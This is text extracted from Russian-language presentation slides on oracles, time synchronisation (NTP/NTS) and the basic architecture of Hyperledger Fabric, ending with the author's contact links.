


Особенности работы с Оракулом

- Разработка логики опроса нескольких Оракулов (и консенсуса по итогу опроса)
- Определение допустимого отклонения времени (см `CORE_CHAINCODE_EXECUTETIMEOUT` *)
- Необходимость поднятия локального NTP\NTS (для рекомендуемого варианта)
- Требования к надёжности NTP\NTS

* <https://github.com/hyperledger/fabric/blob/155457a6624b3c74b22e5729c35c8499bfe952cd/sampleconfig/core.yaml#L640>

Упрощённая схема Hyperledger Fabric



C1 – канал

P1, P2 – пир узлы

O4 – служба
упорядочивания

L1,L2 – копии реестра


S5 – чейнкод

A1, A2 – приложения

R1,R2,R4 – организации


CA (1,2,4) – центры
сертификации

Другой вариант



Проблема с источником времени не ушла, а переместилась в другое место.


Итоги опроса



NO
FF
ONE
2024




<https://habr.com/users/shanker/>



[@shanker_feedback_bot](https://t.me/shanker_feedback_bot)

Q&A



<https://github.com/shanker-sec>